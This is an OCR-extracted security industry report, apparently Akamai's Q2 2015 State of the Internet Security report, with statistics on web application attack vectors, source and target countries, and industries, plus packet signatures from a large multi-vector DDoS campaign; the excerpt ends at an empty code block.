RFI / Remote file inclusion is an attack where a malicious user abuses the dynamic file include mechanism, which is available in many web frameworks, and loads remote malicious code into the victim web application.

PHPi / PHP injection is an attack where a malicious user is able to inject PHP code from the request itself into a data stream, which gets executed by the PHP interpreter, such as by use of the `eval()` function.

CMDi / Command injection is an attack that leverages application vulnerabilities to allow a malicious user to execute arbitrary shell commands on the target system.

JAVAi / Java injection is an attack where a malicious user injects Java code, such as by abusing the Object Graph Navigation Language (OGNL), a Java expression language. This kind of attack became very popular due to recent flaws in the Java-based Struts Framework, which uses OGNL extensively in cookie and query parameter processing.

MFU / Malicious file upload (or unrestricted file upload) is a type of attack where a malicious user uploads unauthorized files to the target application. These potentially malicious files can later be used to gain full control over the system.

XSS / Cross-site scripting is an attack that allows malicious actor to inject client-side code into web pages viewed by other. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser.

Shellshock / Disclosed in September 2014, Shellshock (***CVE-2014-6271***) is a vulnerability in the Bash shell (the default shell for Linux and MAC OS X) that allows for arbitrary command execution by a remote attacker. The vulnerability had existed in Bash since 1989, and the ubiquitous presence of Bash makes the vulnerability a tempting target.

1.2A / Web Application Attack Vectors / This quarter, we added two new data points to the web application attacks we are reporting on: xss and Shellshock.

Including events based on Shellshock nearly doubled the number of attack events we analyzed this quarter, with 173 million Shellshock attacks against Akamai customers in this quarter alone. Shellshock also significantly shifted the balance of attacks over HTTP vs. HTTPS, in large part because these attacks happen 20 times more often over HTTPS than they do over unencrypted channels. Luckily, Shellshock exploitation attempts appear to be declining. Where Shellshock accounted for nearly 95% of all events over HTTPS in April, by the end of July, it accounted for slightly more than 5% of all events. Overall, Shellshock accounted for 49% of web application attacks in Q2 2015.

Looking closely at the Shellshock attack data, we noticed that approximately 95% of the Shellshock attacks were related to a single worldwide campaign against a large financial services customer. The attack was highly distributed and the top source countries were China (78.4%), Taiwan (5.09%), US (2.86%), Brazil (2.53%), and Indonesia (1.01%).

SQLi attacks came in a distant second, accounting for 26% of all attacks. If Shellshock is discounted from the numbers, SQLi would have been 55% of attacks, with more than 92 million attacks in the quarter. This represents a greater than 75% increase in SQLi alerts in the second quarter alone.

In contrast, LFI attacks dropped significantly this quarter. In the last week of Q1, we saw nearly 75 million LFI alerts due to an attack on a pair of large retail customers, while in all of Q2 we only saw 63 million alerts. LFI accounted for 18% of all alerts if we include the new categories, but for 38% of attacks if Shellshock and xss attacks are not included.

Shellshock, SQLi and LFI attacks combined accounted for 93% of all web application attacks in the second quarter, with the remaining six categories accounting for 7% in total. Protecting your organization against these three attack types should be heavily considered.

1.2B / Web Application Attacks Over HTTP vs. HTTPS / Among the web application attacks analyzed for the Q2 2015 report, 156 million were sent over (unencrypted) HTTP. This represented 44% of the application attacks.

Given that a large percentage of websites either do not use HTTPS for all of their web traffic, or use it only for safeguarding certain sensitive transactions (such as login requests), the comparison between HTTP vs. HTTPS should be used only for understanding attack trends between the two communication channels.

That said, encrypted connections (over HTTPS) do not provide any additional attack protection for applications. There is no reason to believe that the attackers would not have followed a shift of the vulnerable applications to HTTPS. There were 196 million attacks over HTTPS observed during the quarter, making up 56% of the attacks. Figure 1-10 shows the ratio between HTTPS and HTTP attacks.




Figure 1-10: The majority of web application attacks were sent over HTTPS in Q2

Of the 196 million attacks over HTTPS, the most prevalent attack vectors were Shellshock (49%), and SQLi (26%). HTTPS-based LFI attacks accounted for 18% while PHPi attacks accounted for 1.5%. CMDi, JAVAi, RFI and MFU attacks accounted for less than 1% each. The weekly breakdown of attack vectors is shown in Figure 1-11 and Figure 1-12.




Figure 1-11: Shellshock was a heavily favored attack vector over HTTPS in Q2 2015

When comparing HTTPS-based attacks in each category, against the total in each category we can see that Shellshock alerts are almost 96% HTTPS traffic and only 4% unencrypted. By contrast, SQLi attacks are carried out over HTTPS only 10% of the time, with 90% of the attacks taking place in plain HTTP traffic. RFI is also heavily HTTP-based, with only 25% of the alerts from traffic over HTTPS.




Figure 1-12: SQLi and LFI were the most prevalent attack vectors over HTTP in Q2 2015

1.2C / TOP 10 SOURCE COUNTRIES / For the web application attacks analyzed in this section, China was the top source country of attacking IPs (51%), followed by the US (15%), Brazil (11%), Germany (7%), Russia (6%), Taiwan (3%) and the Netherlands, Ukraine and Indonesia (2% each). Ireland is at the bottom with 1% of attacks. Due to the use of tools to mask the actual location, the creator of the attack traffic may not have been located in the country detected. These IPs represent the last hop seen.

The web application attacks analyzed here occur after a TCP session is established. Therefore, the geographic origins of the attack traffic can be stated with high confidence. Countries with a higher population and higher internet connectivity are often seen to be the source of attack traffic.




Figure 1-13: The top three source countries combined were responsible for 77% of attacking IPs

1.2D / Top 10 Target Countries / US-based websites were by far the most targeted for web application attacks in Q2 2015, receiving about 80% of all attacks. Brazilian-based websites came in a distant second with 7% of attack traffic. Chinese websites were the third most targeted at 4%, followed by Spanish sites at 2%. Sweden, Canada, Australia, UK, India and Germany-based websites were each targeted in 1% of attacks, as shown in Figure 1-14.

Top 10 Target Countries for Web Application Attacks, Q2 2015




Figure 1-14: The US is consistently one of the top targets for malicious actors

1.2[E] / A Normalized View of Web Application Attacks by Industry / Akamai has long tracked DDoS attacks at both the application and network layer, and DDoS attack statistics are typically the most commented on, reprinted, and discussed stats that we produce. Over the years, customers have asked for a similar view into the stealthy application layer attacks that plague enterprises, governments and others; the attacks that hard-working organizations such as the ***Open Web Application Security Project (OWASP)*** have typically tracked and ranked according to prevalence and danger.

But figuring out how to give our customers a view of what we see has been a long and arduous challenge. Although Akamai has visibility into 15 – 30% of the world's web traffic, the challenge in meeting this goal has been threefold: how to store the data we see, how to query it, and finally, how to report on it meaningfully.

Methodology / In the past two years, we've made great progress in tackling the first two challenges. Storage, for example, has been largely met by the creation of the Cloud Security Intelligence (CSI) platform, which stores more than 2 petabytes (PB)

of threat intelligence data (the equivalent of 2,000 terabytes). This allows Akamai to store more than 10 TB of attack data every day, which gives us roughly 30 – 45 days of application layer attack data at any given moment in time. Querying the data has taken a bit more finesse. During the past two years, we've hired a number of data scientists, analysts and researchers. Today, those researchers make up the Akamai Threat Research team, a team that has set up dozens of heuristics that automatically query the stored data on an hourly basis. The insight they extract from the data, feeds improvements to our Kona Site Defender application protections and our Client Reputation product. The final challenge is reporting on the data.

Our reporting methodology undertook the following assumptions. We divided all Akamai customers into eight verticals. (Note: The verticals we tracked for application layer attacks are slightly different than they are for network layer attacks. This is because the integration of the Prolexic and Akamai customer tracking systems is a work in progress.) For each of the customers in these eight verticals, we tracked the number of malicious requests across the nine categories of attacks featured in this report during a 12-week period. The frequency of these attack vectors and the accuracy of the signatures detecting each of the categories, were both given weight in the selection of categories.

In order to normalize samples, we removed every sample that accrued more than 5% of total attacks in a week in any single attack vector. Doing so helped smooth out spikes and what we consider to be anomalies in the data. After adding up all attacks per vertical and type, we divided the number of attacks in each vertical by the number of customers in every given vertical. By doing so, we get the average number of attacks per customer in each vertical.

Since 95% of the Q2 2015 Shellshock attacks targeted a single customer, Shellshock is not included in the normalized view of the data.

Observations / In Q2 2015, the industries that were subjected to the greatest number of malicious requests were the retail and financial services verticals, as shown in Figure 1-15. That is in contrast to Q1 2015 when the retail and media and entertainment sectors were the most popular targets.




Figure 1-15: Distribution of the eight analyzed web application attack vectors (excluding Shellshock) across the most commonly targeted industries

In the normalized data, the most common attack vector, SQLi, takes advantage of improper coding of Web applications that allows attackers to inject SQL statements into predefined back-end SQL statements such as those used by a login form. This may in turn allow the attacker to gain access to the data held within your database or perform other malicious actions such as those described in last quarter's ***State of the Internet Security Report***, in the Cruel (SQL) Intentions section. SQLi and LFI attacks were attempted against Akamai customers more than any other attack vector, and companies in the retail and financial services spaces were the most commonly attacked.

LFI attacks consist of including local files and resources on the web server via direct user input (e.g. parameter or cookie). This attack is possible when a web application includes a local file based on the path received as part of the HTTP request. If the resource include is not properly sanitized or whitelisted, it can allow certain manipulations such as directory traversal techniques. The LFI attack will attempt to read sensitive files on the server that were not intended to be publicly available, such as password or configuration information. LFI attacks were the second most common attack vector in Q2 2015, most frequently targeting retail and financial services sites.

The retail sector saw the most SQLi attacks in Q2, although the company that was attacked more than any other company was a financial services customer. That specific site was particularly hard hit, with 2.5 times as many SQLi attempts as the next most attacked site.




Figure 1-16: Retail and financial services were the most popular targets of SQLi and LFI attacks in Q2 2015

XSS was the third most common attack vector, with more than 10.78 million attacks, primarily targeting the retail and financial services sectors.

RFI was the fourth most commonly employed attack vector in Q2 2015 (2.83 million attacks), with financial services and hotel and travel as the industries most targeted in Q2 2015.

Close behind RFI, MFU attacks were the fifth most commonly used attack vector (2.45 million attacks). MFU attempts overwhelmingly targeted the hotel and travel industry.

The PHPi attack vector was sixth (1.93 million attacks), with the most common targets in retail and the public sector.

In Q2 2015, CMDi attacks (1.07 million) most frequently targeted the financial services, retail and hotel and travel industries, while JAVAi attacks (39,100) were mostly directed at the financial services sector.

1.2F / Future Web Application Attacks Analysis / As CSI and the capabilities of our Threat Research team grow, we look forward to continuing to report on data such as that included here, as well as new trends as they develop. Please engage us and let us know which types of data you'd like to see in the next report. As long as we can guarantee the anonymity of our customers, we'll continue to share as much as we can in the most useful way possible.

1.3 / Data Sources / The Akamai platform consists of more than 200,000 servers in more than 100 countries around the globe and regularly transmits between 15 – 30% of all Internet traffic. In February 2014, Akamai added the Prolexic network to its portfolio, a resource specifically designed to fight DDoS attacks. This report draws its data from the two platforms in order to provide information about current attacks and traffic patterns around the globe.

The Akamai platform provides protection by being massively distributed, protected by the use of the Kona WAF and the ability to absorb attack traffic closest to where it originates. In contrast, the Prolexic DDoS solution protects by routing traffic to scrubbing centers where experienced incident responders use a variety of tools to remove malicious traffic before passing it to the origin servers. The two types of technology are complementary and provide two lenses through which we can examine traffic on the Internet.

[SECTION]^2 MULTI-VECTOR DDoS ATTACKS

About half of all DDoS attack campaigns mitigated by Akamai use two or more attack vectors. One specific combination of vectors has appeared repeatedly in attacks greater than 100 Gbps: the use of SYN and UDP vectors with extra data padding. An extremely large attack of SYN and UDP vectors was used again in Q2 2015 — this time with the addition of an ACK flood.

The Q2 attack described here reached a peak bandwidth of 245 Gbps and a peak packet per second rate of 46 Mpps. The padding of the UDP data appeared to be the same as in earlier attacks. The SYN flood appeared to contain data referring to a particular torrent file.

Large attacks of this sort take on a unique characteristic that sets them apart. Typically, attacks from the DDoS-for-hire market depend on reflection-based techniques. However, this attack appears to be a bot-based attack similar to ***Spike*** and ***IptabLes/IptabLex***, which have produced similar padded payloads.

2.1 / Attack Signatures / During the DDoS attack campaign, the following observations were made about the signatures shown in Figure 2-1:

- Each attack vector targets destination port 80, while source ports are random
- UDP payloads are all at least 1,000 bytes in length
- The majority of the SYN flood traffic contained 896-byte payloads, as shown in the SYN payload size chart in Figure 2-2. The SYN flood was combined with other TCP flags.
- The ACK flood was composed of 0-byte payloads and had a fixed ACK number
- Both SYN and ACK set a window size of 65535

TCP port 80 is the default HTTP port for web servers, but malicious actors don't exclusively target port 80 over TCP. When attacking a web site, the actor will typically set each vector to target port 80. The UDP traffic may not even reach the target IP. Nonetheless, the 1,000+ byte UDP packets do pack a punch. The overhead reduction enabled by UDP, as compared to TCP, allows for faster throughput from the attack source. The burden placed on the target infrastructure is still a factor.

UDP Flood

```
13:27:07.819278 IP 192.118.76.164.40573 > Y.Y.Y.Y.80: UDP, length 1000
....E.....@.7.V..vL.z
b..}.P..]AEz....@....+.vL.z
b.....|.....................................................................
.....................................................................
.....................................................................<snip>....
```

ACK Flood

```
14:07:31.645185 IP 105.63.70.211.56103 > Y.Y.Y.Y.80: Flags [.], ack 16777216, win 65535,
length 0
14:08:25.968210 IP 214.14.45.252.38788 > Y.Y.Y.Y.80: Flags [.], ack 16777216, win 65535,
length 0
```

SYN Flood

```
